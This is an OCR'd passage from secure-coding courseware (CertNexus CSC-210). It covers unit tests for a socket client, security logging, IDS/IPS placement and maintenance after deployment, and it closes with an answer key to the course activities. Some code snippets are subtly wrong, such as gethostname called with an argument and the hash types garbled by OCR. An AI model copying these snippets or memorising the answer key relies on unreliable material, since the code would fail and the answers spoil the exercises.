 - a) In the Project window, open the **getPPCData.py** file.

- b) Examine the methods in the `GetPPCData` class.

```


8     @classmethod
9     def get_toppings(self):
10    toppings = list()
11
12    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13    host = socket.gethostname('localhost')
14    port = 8000
15    s.connect((host, port))
16    data = s.recv(1024)
17
18    message = "toppings"
19    s.send(str.encode(message))
20    data = s.recv(1024)
21    toppingsjson = bytes.decode(data)
22    toppings = json.loads(toppingsjson)
23
24    message = "exit"
25    s.send(str.encode(message))
26    s.close()
27    return toppings
28
29
30     @classmethod
31     def get_prices(self):
32        prices = {"medium": 0,
33                  "large": 0,
34                  "x-large": 0,
35                  "med-topping": 0,
36                  "large-topping": 0,
37                  "xl-topping": 0}
38
39        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
40        host = socket.gethostname('localhost')
41        port = 8000
42        s.connect((host, port))
43        data = s.recv(1024)
44
45        message = "prices"
46        s.send(str.encode(message))
47        data = s.recv(1024)
48        pricejson = bytes.decode(data)
49        prices = json.loads(pricejson)
50
51        message = "exit"
52        s.send(str.encode(message))
53        s.close()
54        return prices

```

- The `get_toppings()` method returns a list of available pizza toppings.
- The `get_prices()` method returns pricing data for the various toppings.

3. Examine the test suite.

- In the project outline, double-click the **test_getPPCData.py** script to open it.
- If the imports are not showing in lines 1 and 2, select the **+** button to show all of the imports.
- Examine the code.



```

1  from unittest import TestCase
2  from getPPCData import GetPPCData
3
4
5  class TestGetPPCData(TestCase):
6      def test_get_toppings(self):
7          self.assertEqual(len(GetPPCData.get_toppings()), 8)
8
9      def test_get_prices(self):
10         self.assertEqual(len(GetPPCData.get_prices()), 6)
11

```

- This test suite contains simple test cases for the `get_toppings()` and `get_prices()` methods.
- The statement in line 7 checks if the length of the toppings list returned by `get_toppings()` matches the number of toppings you have in the toppings table.
- The statement in line 10 similarly checks the length of the prices list.

4. Run the **test_getPPCData.py test suite file.**

- In the project outline, right-click **ppc-server.py** and select **Run ppc-server**. When the server runs, it displays the "Listening for a client" message in the console.
- At the top of the project outline, right-click **Test Suite [PizzaCalculator]** and select **Run 'Unittests in TestSu...'**.
- Observe the unit test output in the console window. Both tests should have completed successfully.

5. Clean up the workspace.

- Select **File→Close Project**.
- Select **Terminate**.
- Close the PyCharm window.

Summary

In this lesson, you examined various aspects of security testing. You considered how to integrate security testing into all phases of development, including static and dynamic code analysis, and automated testing, including unit tests.

How might you use automated unit testing to improve your own security testing processes?

In what areas do you think you need to improve your security testing processes?



Note: Check your CHOICE Course screen for opportunities to interact with your classmates, peers, and the larger CHOICE online community about the topics covered in this course or other topics you are interested in. From the Course screen you can also access available resources for a more continuous learning experience.

Do Not Duplicate Or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

7

Maintaining Security in Deployed Software

Lesson Time: 1 hour

Lesson Introduction

You've designed, developed, and deployed your application. You tested the application, and were confident in its security when you released it. Now you must make sure that the application remains secure over time.

Lesson Objectives

In this lesson, you will:

- Monitor and log applications to support security.
- Maintain security after deployment.

TOPIC A

Monitor and Log Applications to Support Security

You've designed your application to put up a good defense on its own, but those who install, maintain, and use the environment your application runs in (system administrators and end users) may be able to help maintain a strong front against attacks if you provide good monitoring and logging capabilities, which can keep them apprised of problems as they occur.

Emerging Security Problems

Once you have deployed an application, your biggest risk may be complacence. Unless you're actively testing and monitoring the application and apprising yourself of new vulnerabilities as they emerge, you may not be aware that your software is being compromised until significant damage has been done.

Various events can introduce problems over time, such as:

- Updates to host platforms introducing vulnerabilities that were not there when you deployed the application.
- Configuration of servers and networks being changed inadvertently or on-purpose, creating vulnerabilities.
- Users making changes to content or configuration of client software, surfacing vulnerabilities.
- New exploit and attack techniques surfacing vulnerabilities that existed before, but weren't known or exploited.

Situational Awareness

Your ability to maintain the security of your application depends largely on your being aware of problems as they arise. Channels to obtain that information include such sources as:

- Active monitoring and scanning of logs to reveal when attack patterns emerge.
- Active scanning of application components and vulnerabilities databases to confirm that all modules have been patched to protect against newly discovered threats.
- A bug bounty program to triage and investigate issues reported by users.
- Customer feedback and support calls.
- Periodic re-testing of the application.

Security Monitoring

Security monitoring falls into two categories:

- Passive: Events are logged and examined after they occur.
- Active: Events are both logged and responded to continuously in real-time.

Monitoring reveals attacks and emerging security problems. Components you can monitor include:

- System and application logs
- Application heartbeats
- Intra-application communications
- System and service response codes (or lack thereof)
- CPU, RAM, disk, network interface, and other resource utilization
- Client requests and service responses

- Application, system, and network activity
- Platform or application configuration changes (especially when running on cloud/web hosts)

Continuous security monitoring is now the norm for effective security operations. Security monitoring must be constant, with the vast majority of the effort automated to ease the burden on administrators. It is not sufficient to occasionally scan logs or only scan logs after an event is detected. You may implement a combination of passive and active monitoring. The vast majority of your monitoring should be automated, but there should always be manual monitoring and oversight of automated monitoring systems by humans. If you depend only on automated systems, you run the risk of false reporting by systems that are not properly configured or updated.

Intrusion Detection and Prevention

Intrusion detection and prevention systems enable you to automate monitoring of your systems. An **intrusion detection system (IDS)** is a passive system that logs unauthorized activities on both the network and hosts. An **intrusion prevention system (IPS)** takes IDS capabilities a step further, proactively responding to suspicious activity—for example, blocking the offending traffic. The network administrator, however, must ensure that legitimate traffic is not accidentally blocked. These systems may monitor network traffic, access to resources on host computers, or both.

With intrusion detection and prevention systems, you must be concerned about false alarms.

	Alarm	Silence
True Alarm	True Positive: Alarm sounds during actual incident.	True Negative: Alarm silent, and there is no incident.
False Alarm	False Positive: Alarm sounds, although there is no incident.	False Negative: Alarm does not sound, even though there is an actual incident.

Too many false positives will cause the system operator to eventually ignore the alarms. In the midst of many false alarms, a real alarm could go undetected. On the other hand *false negatives* may provide a false sense of security by not reporting events that are actually happening.

Monitor Placement

Use your threat model and data flow diagrams to identify strategic locations for IDS and IPS probes and sensors. They should be placed where interesting traffic occurs, such as:

- Directly behind (at the inside interface of) firewalls, dual-homed proxies (those with two network cards), routers, and VPN servers.
- Right next to single-homed proxies, servers, and wireless access points.

The diagram shows typical placement of these systems.




Figure 7-1: Placement of monitoring systems.

Logging

Make sure you log security events when you implement application logging. System operators and security specialists find this information helpful for:

- Detecting attacks and other security-related events.
- Obtaining data for incident investigation.
- Establishing baselines for security monitoring systems.
- Tracking repudiation and implementing related controls.
- Monitoring policy violations.

This information would also be very instructive to an attacker. Make sure security logs are stored in a protected area where attackers cannot access them. Logs kept for process monitoring, auditing, and transaction logs tend to be collected for different purposes than security logs. For this reason, keep such logs separate from security logs. Also, protect communications between IDS/IPS sensors and their console through encryption.

Guidelines for Monitoring and Logging a Deployed Application

Follow these guidelines to monitor and log deployed applications.



Note: All of the Guidelines for this lesson are available as checklists from the **Checklist** tile on the CHOICE Course screen.

Monitor and Log a Deployed Application

To monitor and log a deployed application:

- Implement a continuous monitoring program to support proactive security in your organization.

- Be aware of the danger of false positives and false negatives in intrusion detection systems.
- Place intrusion detection and prevention systems directly behind firewalls, dual-homed proxies, routers, and VPN servers.
- Place intrusion detection and prevention systems next to single-homed proxies, servers, and wireless access points.
- Ensure that servers that don't need Internet access (for example, databases) aren't public-facing.
- Protect system logs from unauthorized access.
- Within your applications, provide logging of security information that is not likely to be available through logging of network devices and host platforms, such as application-level authentication and authorization, actions performed in the application, targets of those actions, and outcomes.

Do Not Duplicate or Distribute

ACTIVITY 7-1

Monitoring and Logging a Deployed Application

Data Files


All files in Desktop\cscdata\Maintaining Security\Monitoring and Logging\

Scenario

You will examine a Python example program to see how a logging class might be implemented, and you will consider how to determine what sorts of events should be logged.

1. Use PyCharm to open the directory containing your Python source files.

- a) From the Windows **Start** menu, run the **PyCharm Community Edition** application.
The Welcome to PyCharm Community Edition window is shown.
- b) Select **Open**.
- c) Select the **Desktop Directory** button  to ensure your **Desktop** directory is selected.
- d) Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory.
Subdirectories of **cscdata** are listed.
- e) Beneath the **cscdata** directory, select the arrow to the left of the **Maintaining Security** folder.
- f) Select the **Monitoring and Logging** folder, and select **OK**.
- g) Select the arrow next to the **Monitoring and Logging** folder to expand the folder as shown.



Python files contained in the folder are listed.

- h) Double-click **LoggingSolution.py** to open the file in the code editor.

2. Run the code to test the function.

- a) Right-click anywhere within the **LoggingSolution.py** code window, and select **Run 'LoggingSolution'**.

- b) Examine the results of running the code in the run console.




Note: If the run console is not showing (at the bottom of the PyCharm window), select **View→Tool Windows→Run**.

```
Hash File Contents
Success: 537A380F5E13DA66852665A6C7B2B4D0BDB3F9064D76F474D211E2BC31B1DE1B344
Failed: Invalid Hash Type Specified
Failed: Error: FilePath: missingfile.txt Does not exist
Success: DA1999681A425BE4300B9E5F5A86E3691246B6732D2E4F91E24566116FE0C43F066
Failed: Error: FilePath: directory is not a file
```

Two of the tests succeed. The three others fail.


- c) Examine the log file that now appears in the project explorer.



Your log shows the current time and date.

3. Examine the log.

- a) In the project explorer, double-click the log file.



```

1 2020-03-11 00:16:15,682 INFO Starting Hashing Test
2 2020-03-11 00:16:15,682 INFO =====
3 2020-03-11 00:16:15,682 INFO
4 2020-03-11 00:16:15,683 INFO Hashing: goodfile.txt Method: SHA512
5 2020-03-11 00:16:15,683 INFO Path Exists
6 2020-03-11 00:16:15,683 INFO Path Is a File
7 2020-03-11 00:16:15,683 INFO Path is Accessible
8 2020-03-11 00:16:15,683 INFO Path Opened
9 2020-03-11 00:16:15,683 INFO File Size: 10363
10 2020-03-11 00:16:15,683 INFO File Hash: 537A380F5E13DA66852665A6C7B2
11 2020-03-11 00:16:15,684 INFO Hashing: goodfile.txt Method: BADMETHOD
12 2020-03-11 00:16:15,684 ERROR Invalid Hash Type Specified
13 2020-03-11 00:16:15,684 INFO Hashing: missingfile.txt Method: SHA512
14 2020-03-11 00:16:15,684 ERROR Path does not exist
15 2020-03-11 00:16:15,685 INFO Hashing: lockedfile.txt Method: SHA512
16 2020-03-11 00:16:15,685 INFO Path Exists
17 2020-03-11 00:16:15,685 INFO Path Is a File
18 2020-03-11 00:16:15,685 INFO Path is Accessible
19 2020-03-11 00:16:15,685 INFO Path Opened
20 2020-03-11 00:16:15,685 INFO File Size: 22
21 2020-03-11 00:16:15,685 INFO File Hash: DA1999681A425BE4300B9E5F5A86
22 2020-03-11 00:16:15,685 INFO Hashing: directory Method: SHA512
23 2020-03-11 00:16:15,685 INFO Path Exists
24 2020-03-11 00:16:15,686 ERROR Path is not a file
25 2020-03-11 00:16:15,686 INFO Logging Shutdown

```

- Each event is stamped with the date and precise time the event was logged.
- The severity level is noted.
- Significant values have been logged.
- The log can be helpful for dynamic testing, and for identifying general failures in code.
- The log could be monitored through an IDS, IDP, or SIEM.

4. Examine the logging class in `LoggingSolution.py`.

- a) Examine the logging class in lines 23 through 54.

```

23   class Logger:
24     def __init__(self, logName):
25       try:
26         # Turn on Logging
27         logging.basicConfig(
28           filename=logName,
29           level=logging.DEBUG,
30           format='%(asctime)s %(levelname)s %(message)s')
31     except:
32       print("Log Initialization Failure ... Aborting")
33       exit(0)
34
35   def writeLog(self, logMessage, logType="INFO"):
36
37     try:
38       if logType == "INFO":
39         logging.info(logMessage)
40       elif logType == "ERROR":
41         logging.error(logMessage)
42       elif logType == "WARNING":
43         logging.warning(logMessage)
44       else:
45         logging.error(logMessage)
46
47     except Exception as msg:
48       logging.error("Invalid Error: " + str(msg))
49
50   return
51
52   def __del__(self):
53     logging.info("Logging Shutdown")
54     logging.shutdown()

```

- A standard format is defined in line 30, so messages are in a consistent layout that can be parsed.
- Severity levels are assigned to messages so they can be filtered.
- When the logging service itself is shut down, that event is logged.

5. Examine logging statements in the HashFile function.

- a) Examine the `writelog` statements scattered throughout the `HashFile` function.

```

68     def HashFile(log, filePath, hashMethod="SHA256"):
69         msg = "Hashing: " + filePath + " Method: " + hashMethod
70         log.writeLog(msg, "INFO")
71
72         # Issue One : Validate the specified hashMethod.
73         if hashMethod == "SHA256":
74             hashObj = hashlib.sha256(str(filePath).encode('utf-8'))
75         elif hashMethod == "SHA512":
76             hashObj = hashlib.sha512(str(filePath).encode('utf-8'))
77
78         # Issue Two : Verify the path exists.
79         if os.path.exists(filePath):
80             log.writeLog("    Path Exists", "INFO")
81
82         # Issue Three: Verify the path is a file (not directory or Link).
83         if os.path.isfile(filePath):
84             log.writeLog("    Path Is a File", "INFO")
85
86         # Issue Four: Verify the current user has read access.
87
88         if os.access(filePath, os.R_OK):
89             # Issue Five: The file still may be locked by the OS.
90             #           Use try except to catch these issues.
91             log.writeLog("    Path is Accessible", "INFO")
92
93         try:
94             # Attempt to open the file.
95             with open(filePath) as fileHandle:
96
97                 # Issue 6: File may be too large to handle.
98                 #           Use try except to catch these issues.
99                 log.writeLog("    Path Opened", "INFO")
100                fileSize = os.path.getsize(filePath)
101                log.writeLog("    File Size: " + str(fileSize), "INFO")
102
103                CHUNK_SIZE = 1024
104
105                while True:
106                    chunk = fileHandle.read(CHUNK_SIZE)
107                    if chunk:
108                        hashObj.update((chunk).encode('utf-8'))
109                    else:
110                        break
111                hexDigest = hashObj.hexdigest().upper()
112                log.writeLog("    File Hash: " + hexDigest.upper(), "INFO")
113

```

Significant events in the logic of the function are logged.

- b) Examine the statements in the testing code.

```

136     def main():
137         print("Hash File Contents")
138         # Create a Unique LogFile Name
139         path = os.getcwd()
140         logName = os.path.join(path, (time.strftime("%Y-%m-%d-%H%M")) + "-Log") + ".txt"
141
142         # Create a Logger Object
143         logObj = Logger(logName)
144
145         # Write Log Heading
146         logObj.writeLog("Starting Hashing Test", "INFO")
147         logObj.writeLog("=====", "INFO")
148         logObj.writeLog("", "INFO")
149
150         # Test Code
151
152         testCases = [
153             ["goodfile.txt", "SHAS12"],
154             ["goodfile.txt", "BADMETHOD"],
155             ["missingfile.txt", "SHAS12"],
156             ["lockedfile.txt", "SHAS12"],
157             ["directory", "SHAS12"]
158         ]
159
160         for eachFile in testCases:
161             result, msg = HashFile(logObj, eachFile[0], eachFile[1])
162             if result:
163                 print("Success: " + str(msg))
164             else:
165                 print("Failed: " + str(msg))
166
167
168     if __name__ == '__main__':
169         main()
170

```

The log file and logging objects are created in the global scope, where they are accessible throughout the script.

6. How will you decide what sorts of security events you might log in an application?

7. Select **File→Close Project**, and close the Welcome to PyCharm Community Edition window.

TOPIC B

Maintain Security After Deployment

As you identify emerging security issues and other problems, you may issue updates. When users uninstall clients or applications, or when you retire your server platforms, you'll need to ensure that the security of any data in those installations is properly disposed of.

Maintenance

The team who develops the application is often not the same team that must maintain it. The development team may have to create documentation, operations procedures, and tools to equip the system operators to set up, configure, and maintain the software. If the operations team is not adequately informed in the proper maintenance of the application, it may lead to security vulnerabilities, frustration on the part of system operators and end users, and loss of productivity.

Operations documentation should clearly identify any security and privacy controls that should be in place to protect users, data, logging, configuration, and the system, and the process for maintaining and managing software versions. As part of the design and development process, vulnerabilities and protections provided to handle them should have been documented, and much of this information can be reused in documentation provided to the system operations team.

The types of maintenance performed in this phase vary widely depending on the nature of the project, the platform, the user base, and so forth.

The following are types of maintenance, with a description of the modifications and updates that may be performed for each type.

- **Corrective Maintenance**—Correct or fix problems.
- **Adaptive Maintenance**—Keep the software up-to-date and tuned to evolving technology and business environments.
- **Perfective Maintenance**—Keep the software usable over time, including new features, addressing new user requirements, and improving reliability and performance.
- **Preventive Maintenance**—Prevent problems that can be anticipated before they occur.

Patches and Updates

As a developer in the maintenance phase, patches and upgrades affect you from two directions.

- **Incoming**—Those issued by third-party developers that apply to the platforms and other dependencies your software uses.
- **Outgoing**—Those that you release to your customers to issue changes to the software you developed.

Incoming patches may resolve vulnerabilities found in the components that your application uses. Receiving such updates may lead you to release patches and updates to your own customers to incorporate these improved components into your own software. When applying patches and updates to Python, be sure to also update the modules they depend on. Run regression tests after updates to ensure that the entire system still behaves as expected.

As you obtain fixes for problems in third-party components and you develop other fixes for problems in your own code, you may also release feature upgrades. All of these changes add complexity to the problem of ensuring a secure system. You'll need to have a process in place to determine when and how to issue changes. Whatever update mechanism you use, be sure to digitally sign the updates with a valid certificate, and provide a SHA hash alongside the update file so users can validate that the update was not tampered with.

Uninstallation and Deprovisioning

There are numerous scenarios in which you might inadvertently leave sensitive data exposed when you **deprovision** code—for example, when you:

- Uninstall an application from a user's mobile device or computer
- Remove plug-in modules, extensions, or device drivers from a device
- Remove a virtual machine or halt a temporary process on a cloud platform

You may have to take steps to thoroughly and completely remove all data so that it cannot be recovered. Sanitization is the process of overwriting all data in storage with random or zero bits to make it very difficult or impossible to recover. Some systems, like some cloud storage services, may do this automatically. Make sure that you understand how the uninstallation/deprovisioning process works to ensure that no sensitive data is left behind.

Some operating systems (such as those for mobile devices, like iOS® and Android™) remove application storage automatically when applications are uninstalled.

If you write installation and uninstallation scripts for your applications, make sure they leave no sensitive data behind on uninstallation.

Guidelines for Maintaining Security of Deployed Software

Follow these guidelines to maintain the security of deployed software.

Maintaining Security of Deployed Software

To maintain the security of deployed software:

- Ensure servers, frameworks, and system components are running the latest approved version and include all patches issued for the version in use.
- Change any settings on the host platform that are not secure by default. For example, disable directory listings on a web server.
- Prior to deployment, remove all unnecessary functionality and files, including test code and other functionality not intended for deployment.
- Disable unnecessary protocols and HTTP methods, such as FTP and WebDAV extensions.
- Protect any necessary protocols and methods through well-tested authentication and access control features.
- Isolate development environments from the production network and provide access only to authorized development and test groups. Development environments may be less secure than production environments, and may provide useful clues regarding the state of your production system to an attacker performing reconnaissance.
- Script your deployments to avoid manual errors, but always verify deployments through human review and signoff.
- Strive to continuously improve your development processes, to make them more mature over time. For example, as security problems emerge, address them in a timely manner, but then follow up to determine if there is a root cause within your development processes. If so, revise your development processes as needed.
- Ensure that the development team creates a run book, which the operations team can use to manage deployed software.
- Update modules your code depends on.
- Provide a SHA hash alongside your updates to assure users that the update is valid.
- Put into place a change management process to reduce risk when the IT environment changes.
- Perform periodic integrity checks to make sure the system is still functioning as expected.

ACTIVITY 7–2

Maintaining Security After Deployment

Scenario

You developed an Android mobile app that helps users maintain a budget of their monthly living expenses. The app works with users' personal financial records, including their salary and mortgage payments. A user who downloaded your app complained about having his private finances posted publicly on the Internet. In his explanation of what he had done between downloading your app and seeing his private data online, you notice that he mentioned that he let a friend borrow his SD card. The user assures you that this friend is trustworthy. So how could this information have leaked?

Using your knowledge of app permissions, you discover the app compromised security because it stores this financial information in external storage. You added the permission `WRITE_EXTERNAL_STORAGE` to the app's configuration. When users install the app, they grant your app permission to do this.

In the app's code, you write the data out to the SD card. Because all apps and users can easily access the SD card, anyone on the friend's device or with access to the SD card could have retrieved that sensitive information and copied it elsewhere.

- 1. How will you address this problem?**

 - 2. In addition to releasing a security fix for the app, what other changes should you make?**

 - 3. How will you inform users about this problem?**
-

Summary

In this lesson, you learned how to monitor and log applications to support security, and considerations for maintaining security after deployment.

Who should have access to the security logs provided by the types of software you develop?

What processes do you currently have in place to improve development processes when defects are found in software?



Note: Check your CHOICE Course screen for opportunities to interact with your classmates, peers, and the larger CHOICE online community about the topics covered in this course or other topics you are interested in. From the Course screen you can also access available resources for a more continuous learning experience.

Do Not Duplicate Or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

Course Follow-Up

Congratulations! You have completed the *CertNexus Certified Cyber Secure Coder® (Exam CSC-210)* course. You have successfully employed best practices in software development to develop secure software.

What's Next?

If you plan to learn more about developing specific apps for various platforms, consider taking a course such as *Developing Secure iOS® Apps for Business* or *Developing Secure Universal Windows Platform Apps in C# and XAML*.

You are encouraged to explore secure software development further by actively participating in any of the social media forums set up by your instructor or training administrator through the **Social Media** tile on the CHOICE Course screen.

Do Not Duplicate Or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

A | Mapping Course Content to CertNexus Certified Cyber Secure Coder (Exam CSC-210)

Obtaining CertNexus Cyber Secure Coder certification requires candidates to pass the CertNexus Cyber Secure Coder Exam CSC-210.

To assist you in your preparation for the exam, CertNexus has provided a reference document that indicates where the exam objectives are covered in the *CertNexus Certified Cyber Secure Coder® (Exam CSC-210)* courseware.

The exam-mapping document is available from the **Course** page on CHOICE. Log on to your CHOICE account, select the tile for this course, select the **Files** tile, and download and unzip the course files. The mapping reference will be in a subfolder named **Mappings**.

Best of luck in your exam preparation!

Do Not Duplicate Or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

Solutions

ACTIVITY 1-1: Identifying Security Requirements and Expectations

1. **What *user requirements and expectations* will you have to meet in this product?**

A: Users will expect you to protect their privacy and security. For example, users will expect the application to protect their information such as password, credit card data, and so forth. Some expectations may not be so straightforward. For example, users may expect information about their buying patterns to be kept private, although your application might use this information in ways that the user may not be aware of or agree with. You should inform the user if the application uses consumer data in this way.

2. **What *standards and compliance requirements* will apply to this application?**

A: Because the application supports e-commerce, it will need to comply with PCI DSS (Payment Card Industry Data Security Standard) requirements. Other requirements may apply, depending on the location in which business is conducted.

3. **What *platform requirements* will apply?**

A: If you host the application on cloud services such as AWS, Azure, or Google, the cloud platform provider will have requirements that you must meet. If you use a Software-as-a-Service e-commerce platform, various PCI DSS compliance requirements will be enforced through the platform, although you will also need to ensure that your application adheres to PCI DSS requirements not enforced by the platform.

ACTIVITY 1-2: Identifying Factors That Undermine Security

1. **Describe the vulnerability in this scenario.**

A: The underlying defect or weakness was a missing bounds check. Missing or weak input validation is responsible for a wide variety of security defects.

2. What assets did the Heartbleed Bug put at risk?

A: Essentially anything protected by transport layer security implemented through the defective versions of OpenSSL was at risk, including secret keys that identify service providers and encrypt network traffic, user names and passwords, and any content sent over the connection.

3. What countermeasures or remediation could be employed in this case?

A: From the perspective of the developers of OpenSSL itself, good input validation (bounds checking) corrected the problem. From the perspective of a developer using OpenSSL, you could remediate the problem by using a different SSL library or a version of OpenSSL that does not include the Heartbleed vulnerability. Alternately, if you were using the affected version of OpenSSL, you could have added protections to ignore Heartbeat Request messages that ask for more data than their payload needs.

4. How might the problems like the Heartbleed Bug be avoided in the future?

A: Numerous opinions have been put forth about the causes behind the Heartbleed Bug and how it might have been prevented. Developers on the OpenSSL core team have stated that more rigorous testing and security audits would have revealed the bug. For the average developer using third-party code, negative testing (trying to find ways to break it) can reveal such bugs, and thinking about ways that third-party code might break can help the developer build appropriate protections into their code that accesses third-party code.

ACTIVITY 1–3: Identifying Vulnerabilities in an Application

5. Referring to the code, why do you think the first test passed when it should have failed?

A: In line 44, there are double quotes around the word "password," so it is treated as a string literal, rather than a variable. You can correct this by deleting the double-quote characters from line 44.

ACTIVITY 1–6: Identifying Sources for Vulnerability Intelligence

2. What types of vulnerabilities have affected Node.js?

A: At the time the course was written, 50 vulnerabilities had been reported, and more may be added over time. A wide range of vulnerabilities have been reported, including cross-site scripting, certificate management problems enabling server spoofing and denial of service, memory leaks, and so forth.

3. Which vulnerabilities listed in CVE affect version 6.10.3 of Node.js?

A: At the time the course was written, none of the issues listed affect version 6.10.3.

5. Referring to the blog at <https://nodejs.org/en/blog/>, what version is current, and what security-related updates have been released for version 6.x of Node.js after version 6.10.3?

A: As of early 2020, version 13 was current. The list will continue to increase over time. Version 6.11.0 (June 6, 2017) included updates to the `crypto` and `tls` module. Since then, numerous updates have been made that affect version 6.

6. What other sources of vulnerability intelligence might you investigate?

A: A web search would be a good start. Sources might include developer community sites, and blogs and other articles published on hacking, security, and software development blogs. You should also enumerate all of the other technologies used in the project, and research their vulnerabilities.

8. For the purpose of vulnerability tracking, how do issue tracking sites differ from databases like CVE?

A: Issue tracking systems, if you have access to them, may provide the most current and most detailed information regarding security issues—including issues that have not yet been resolved. However, you must wade through a lot of other issues not related to security.

ACTIVITY 2–1: Preventing Security Defects

1. Developer Doris says, "A security defect was reported in my application. After several hours recreating the problem and tracing it to the source, I figured out that the problem is in a third-party framework that I used for development. How might I have prevented this problem?"

A: Not using third-party software in the first place might be one option, but that does not necessarily guarantee that your internally developed code would be any more secure. If your internal testing processes did not reveal problems in the third-party code, they may not reveal problems in internally developed code either. So more rigorous testing processes may be called for. This problem might also have been avoided if you carefully researched the third-party component before you used it (assuming the defect was known and made public), paying close attention to your updates of third-party components (and re-testing after those updates are incorporated into your product). Another tactic is to keep software designs as simple as possible to minimize dependence on third-party components.

